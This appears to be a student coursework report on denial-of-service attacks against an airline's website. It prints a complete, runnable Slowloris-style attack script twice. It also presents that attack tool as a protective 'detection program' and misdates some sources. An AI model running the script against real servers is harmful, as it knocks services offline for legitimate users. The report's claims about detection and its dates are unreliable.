
Assignment 1


DoS Attacks

1 Tool Operation

1.1 The Tool




```python
# -*- coding: utf-8 -*-
"""
Created on Thu Mar 16 12:48:02 2021

@author: walla
"""
import socket
import json
import requests
import logging
import os
import sys
import random
import time

# check if we have internet
#Sourced from: https://christopherdoucette.medium.com/5-python-libraries-for-cyber-security-8f34f5f1e3b8
def internet(host="*.*.*.*", port=20, timeout=2.5):
    try:
        socket.setdefaulttimeout(timeout)
        socket.socket(socket.AF_INET, socket.SOCK_STREAM).connect((host, port))
        return True
    except Exception as ex:
        return False

#Sourced from: https://stackoverflow.com/questions/42130493/what-is-a-low-impact-way-of-checking-if-the-internet-is-really-slow-in-python
print("Checking the internet speed:")

if internet():
    print ("Internet is connected")
    os.system("rm -f /Users/walla/********/********/speedtest.json")
    os.system("speedtest-cli --json >> /Users/walla/**********/**********/speedtest.json")
else:
    print ("No internet connection.")
    os._exit(1)

with open('/Users/walla/**********/**********/speedtest.json') as data_file:
    try:
        data = json.load(data_file)
    except ValueError:
        print("The data was not a valid JSON")
        os._exit(1)

speed = data["download"]

print_speed = str(round(speed//1000000))
print("Download speed: ~" + print_speed + " Mb/s")

if (speed > 5000000): # 5 Mb/s
    print("Internet speed is adequate Downloading hi-res image.")
    # Download hi-res image here
elif (speed > 1000000): # 1 Mb/s
    print("Internet speed is mediocore. Downloading low-res image.")
    # Download low-res image here
else:
    print("Internet speed is bad. Quitting.")
    os._exit(1)
```



```python
    headers = [
    "User-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36",
    "Accept-language: en-UK,en"
]

sockets = []

def setupSocket(ip):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(4)
    sock.connect((ip, 80))
    sock.send("GET /?{} HTTP/1.1\r\n".format(random.randint(0, 1337)).encode("utf-8"))

    for header in headers:
        sock.send("{}\r\n".format(header).encode("utf-8"))

    return sock

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Use it as: python {} example.com".format(sys.argv[0]))
        sys.exit()

    ip = sys.argv[1]
    count = 200
    print("Starting DoS attack on {}. Connecting to {} sockets.".format(ip, count))

    for _ in range(count):
        try:
            print("Socket {}".format(_))
            sock = setupSocket(ip)
        except socket.error:
            break

        sockets.append(sock)

    while True:
        print("Connected to {} sockets. Sending headers...".format(len(sockets)))

        for sock in list(sockets):
            try:
                sock.send("X-a: {}\r\n".format(random.randint(1, 4600)).encode("utf-8"))
            except socket.error:
                sockets.remove(sock)

        for _ in range(count - len(sockets)):
            print("Re-opening closed sockets...")
            try:
                sock = setupSocket(ip)
                if sock:
                    sockets.append(sock)
            except socket.error:
                break

        time.sleep(15)
```


1.1.1 How it Works

The first thing that was done was to make sure the virtual machine could be communicated with. This was done via ping. Next was bringing in some Python libraries to bring in some basics before the main program.




```python
import socket
import json
import requests
import logging
import os
import sys
import random
import time
```

The code below is used for HTTP requests which is ideal for grabbing HTML pages, useful for a website testing (sourced from Medium).




```python
# check if we have internet
#Sourced from: https://christopherdoucette.medium.com/5-python-libraries-for-cyber-security-8f34f5f1e3b8
def internet(host="*.*.*.*", port=20, timeout=2.5):
    try:
        socket.setdefaulttimeout(timeout)
        socket.socket(socket.AF_INET, socket.SOCK_STREAM).connect((host, port))
        return True
    except Exception as ex:
        return False
```

The next part of the code checks if the internet speed is slow. This is used as an indicator of a current attack, so it acts as a warning system (sourced from stackoverflow).



```python
#Sourced from: https://stackoverflow.com/questions/42130493/what-is-a-low-impact-way-of-checking-if-the-internet-is-really-slow-in-python
print("Checking the internet speed:")

if internet():
    print ("Internet is connected")
    os.system("rm -f /Users/walla/********/********/speedtest.json")
    os.system("speedtest-cli --json >> /Users/walla/**********/**********/speedtest.json")
else:
    print ("No internet connection.")
    os._exit(1)

with open('/Users/walla/**********/**********/speedtest.json') as data_file:
    try:
        data = json.load(data_file)
    except ValueError:
        print("The data was not a valid JSON")
        os._exit(1)

speed = data["download"]

print_speed = str(round(speed//1000000))
print("Download speed: ~" + print_speed + " Mb/s")

if (speed > 5000000): # 5 Mb/s
    print("Internet speed is adequate Downloading hi-res image.")
    # Download hi-res image here
elif (speed > 1000000): # 1 Mb/s
    print("Internet speed is mediocore. Downloading low-res image.")
    # Download low-res image here
else:
    print("Internet speed is bad. Quitting.")
    os._exit(1)
```

A python tool that was used was PySlowLoris (sourced from pypi.org). This will test if the web server is susceptible to slow-request form of attacks.



```python
sockets = []

def setupSocket(ip):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(4)
    sock.connect((ip, 80))
    sock.send("GET /?{} HTTP/1.1\r\n".format(random.randint(0, 1337)).encode("utf-8"))

    for header in headers:
        sock.send("{}\r\n".format(header).encode("utf-8"))

    return sock

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Use it as: python {} example.com".format(sys.argv[0]))
        sys.exit()

    ip = sys.argv[1]
    count = 200
    print("Starting DoS attack on {}. Connecting to {} sockets.".format(ip, count))

    for _ in range(count):
        try:
            print("Socket {}".format(_))
            sock = setupSocket(ip)
        except socket.error:
            break

        sockets.append(sock)

    while True:
        print("Connected to {} sockets. Sending headers...".format(len(sockets)))

        for sock in list(sockets):
            try:
                sock.send("X-a: {}\r\n".format(random.randint(1, 4600)).encode("utf-8"))
            except socket.error:
                sockets.remove(sock)

        for _ in range(count - len(sockets)):
            print("Re-opening closed sockets...")
            try:
                sock = setupSocket(ip)
                if sock:
                    sockets.append(sock)
            except socket.error:
                break

        time.sleep(15)
```

A DoS attack was performed on a virtual machine to check that it works.

2 Why it is an Important Tool for the Business

The main reason why this is an important tool for the business is because it highlights one flaw in its network security. This is the lack of knowledge of when a DoS attack is happening. According to Sutton, “Denial of service (DoS) attacks are usually mounted in order to prevent legitimate users from accessing an organisation’s website” (2017 p.14). If the tool is launched effectively, DoS attacks can be detected quicker and thus give time for the business to take action to deal with it.

In addition to this, it will help re-enforce the Airline’s existing security infrastructure. The company has one firewall, this means that they will have some degree of protection available because it will cut down undesired network communications and allow wanted communications to pass freely. However, they are ineffective at preventing DoS attacks. According to Joy Reo at Corero,com, firewalls are unable to protect against complex DoS attacks as they act as DoS entry points. An attack will pass through open firewall ports as if it has legitimate access. As a result, the addition of a DoS detection program would help aid this glaring vulnerability.

A third reason why it is important for the business is that it is a gateway to expand the current security infrastructure with additional cyber protections. According to the paper: Cyber Security: Threats and Challenges, (Tsochev et al., 2014) they found that 68% of all businesses have no liability coverage and 80% of the businesses do not have a comprehensive plan to prevent and mitigate cybersecurity. Furthermore, Tsochev et al claim that cybercrime is responsible for over half of all crime in the UK. This is vital information as it shows that it is paramount for the business to get started in improving their cybersecurity infrastructure. Multiple groups are susceptible to attacks, namely employees and customers. It is vital that the business protect them as they are core to the business. Private information can be extracted from cyber attacks which if brought to the public can cause irrevocable damage to the company. If the business is already under attack from threat actors for controversial financial practices, then it can be attacked again. Ultimately, the Python program is just the start of a long journey of security optimisation.

3 The Impact of a DoS Attack

There are several setbacks a business can face when hit with a DoS attack. The website: Zeta Sky addresses these. The article entitled: “How do DDoS attacks affect businesses and how can you stop them?" suggests that the main setback is that the website goes down. This in turn causes productivity and reputation to drop. Due to the high traffic clogging up the system channels, the throughput of information drops. Although processes on the system can still work, they may perform much slower than usual. This can hurt the business as vital information such as weather and air travel could be delayed to the monitors. As such they will be forced to delay or cancel flights thus lowing customer satisfaction and slowing income.

The website, Bluefin highlights the impact of DoS attacks. In 2015 a DDoS attack was performed on Dyn, an internet performance management company. It briefly took down major eCommerce players, namely Shopify, PayPal, Etsy, and Amazon. It is estimated that Shopify lost up to $12,000 every hour. In addition to this, Amazon likely lost from $30-$50 million per day because of the attack ("The Attack that Almost Took Down the Internet", 2016). Bluefin also highlight a 2012 study by the Ponemon Institute which estimated that the average cost for every minute of downtime during a DDoS attack was $22,000 to $100,000. This puts into perspective the sheer magnitude of financial loss that can occur, especially when adjusted for inflation. Therefore, it is worth the additional cost in cyber security to safeguard the business since the financial loss can be so great and thus very damaging.

User privacy and private information is also affected. In 2019, Canva (a graphic design tool website) experienced an attack which resulted in exposed usernames, home city, email addresses and names of around 137 million users. Also, the hackers managed to see files with payment data and credit card information (Swinhoe, 2021). Any users of the business website could be susceptible to personal information attacks. Employees and customers could have their data stolen, manipulated, destroyed, or ransomed. The impact of such as attack on privacy would not only lower the trust of the public, but also the company's staff. A loss of trust can lead to exodus of employees, poor reviews and drop in customers. Conversely, there is also another factor at stake. If staff are safeguarded by strong cyber security, their privacy could be impinged upon by their own side. Conversely, Toch suggests that the large amount of data collected by cyber-security systems creates a danger to the privacy of the people protected by those systems (2018, p.1). In other words, both customers and staff affiliated with the company can face threats of privacy from both sides of the conflict. In order to win over both groups, the company will need to consider this as part of their cyber security plan and find the best balance between safety and respecting privacy.

4 How it Will Help to Protect the Business

The Python program will help protect the business because DoS attacks can crash websites. Sutton states this is done by “overloading it to a point at which it can no longer function at all, whereas others will simply block legitimate access, leaving the supporting applications unable to receive and process requests for service.”(“Cyber Security : A Practitioner's Guide”, 2017) Since the business is an airline, websites need to stay open for customers for them to access their accounts and book their flights. If the company can keep its website open for longer, this will help keep customer confidence and satisfaction, thus producing more business and profit.

Since the airline’s only existing protection is a firewall, which as stated in section 2 will not help deter DoS attacks, the program will help plug the gap in its vulnerable security infrastructure. Corero released a survey which found that 30% of respondents still rely on older security infrastructure products for protecting their business against DDoS and DoS attacks (“DDoS Attacks Cause Loss of Customer Trust & Decreased Revenues”, 2016). By having the DoS protection tool, the airline can have an advantage over the 30% who still stay behind with inadequate security protection. This can grant the company a competitive edge over the others. If other businesses have their infrastructure attacked, that will force customers to look elsewhere for a more secure business that is more well protected.

The program will also be a beginning in teaching workers how to protect themselves against cyber criminals. A study by Lucy Security found that 96% of respondents agreed that awareness of cyber security leads to higher levels of security in their defences (2020). Whilst there is a strong consensus on building a stronger cyber system, the study also found that, “only 51 percent of the companies use a phishing alarm button”. Due to these results, people know to be aware of cyber security for their safety, but still lack certain training and infrastructure to implement it. Therefore, the DoS detection program is a way to push through this barrier and kickstart staff training in cyber security. As a result, the company will have greater protection because of the program.

5 References

Bluefin. 2016. *2016 DDOS Attack: How Friday’s Attack on Dyn Happened*. [online] Available at: <https://www.bluefin.com/bluefin-news/attack-almost-took-down-internet/> [Accessed 17 March 2021].

Businesswire.com. 2020. *Lucy Security Study Demonstrates: Cybersecurity Awareness Increases IT Security*. [online] Available at: <https://www.businesswire.com/news/home/20200929005323/en/Lucy-Security-Study-Demonstrates-Cybersecurity-Awareness-Increases-IT-Security> [Accessed 18 March 2021].

Chifor, A., 2018. *adrianchifor/pyslowloris*. [online] GitHub. Available at: <https://github.com/adrianchifor/pyslowloris/blob/master/slowloris.py>.

Corero. 2016. *Survey: DDoS Attacks Cause Loss of Customer Trust & Decreased Revenues - Corero*. [online] Available at: <https://www.corero.com/blog/survey-ddos-attacks-cause-loss-of-customer-trust-decreased-revenues/> [Accessed 17 March 2021].

Doucette, C., 2018. *5 Python Libraries for Cyber Security*. [online] Medium. Available at: <https://christopherdoucette.medium.com/5-python-libraries-for-cyber-security-8f34f5f1e3b8>.

Reo, J., n.d. *Massive Botnet Attack Proves That Firewalls Offer No DDoS Protection - Corero*. [online] Corero. Available at: <https://www.corero.com/blog/massive-botnet-attack-proves-that-firewalls-offer-no-ddos-protection/> [Accessed 17 March 2021].

Stack Overflow. 2017. *What is a low impact way of checking if the internet is really slow in python?*. [online] Available at: <https://stackoverflow.com/questions/42130493/what-is-a-low-impact-way-of-checking-if-the-internet-is-really-slow-in-python>.

Sutton, D., 2017. *Cyber security: A Practitioner's Guide*. 1st ed. BCS Learning & Development Limited., p.14.

Swinhoe, D., 2021. *The 15 biggest data breaches of the 21st century*. [online] CSO Online. Available at: <https://www.csoonline.com/article/2130877/the-biggest-data-breaches-of-the-21st-century.html> [Accessed 18 March 2021].

Toch, E., Bettini, C., Shmueli, E., Radaelli, L., Lanzi, A., Riboni, D. and Lepri, B., 2018. The Privacy Implications of Cyber Security Systems. *ACM Computing Surveys*, 51(2), p.1.

Tsochev, G., Trifonov, R., Nakov, O., Manolov, S. and Pavlova, G., 2020. Cyber security: Threats and Challenges. *Proc. International Conference "Automatics and Informatics'2020"*, [online] 1(1), pp.1-2. Available at: <https://www.researchgate.net/publication/348315718_Cyber_security_Threats_and_Challenges> [Accessed 17 March 2021].

Zeta Sky. 2019. *Chapter 5: How do DDoS attacks affect businesses and how can you stop them? | Zeta Sky*. [online] Available at: <https://www.zetasky.com/blog/chapter-5-how-do-ddos-attacks-affect-businesses-and-how-can-you-stop-them/> [Accessed 17 March 2021].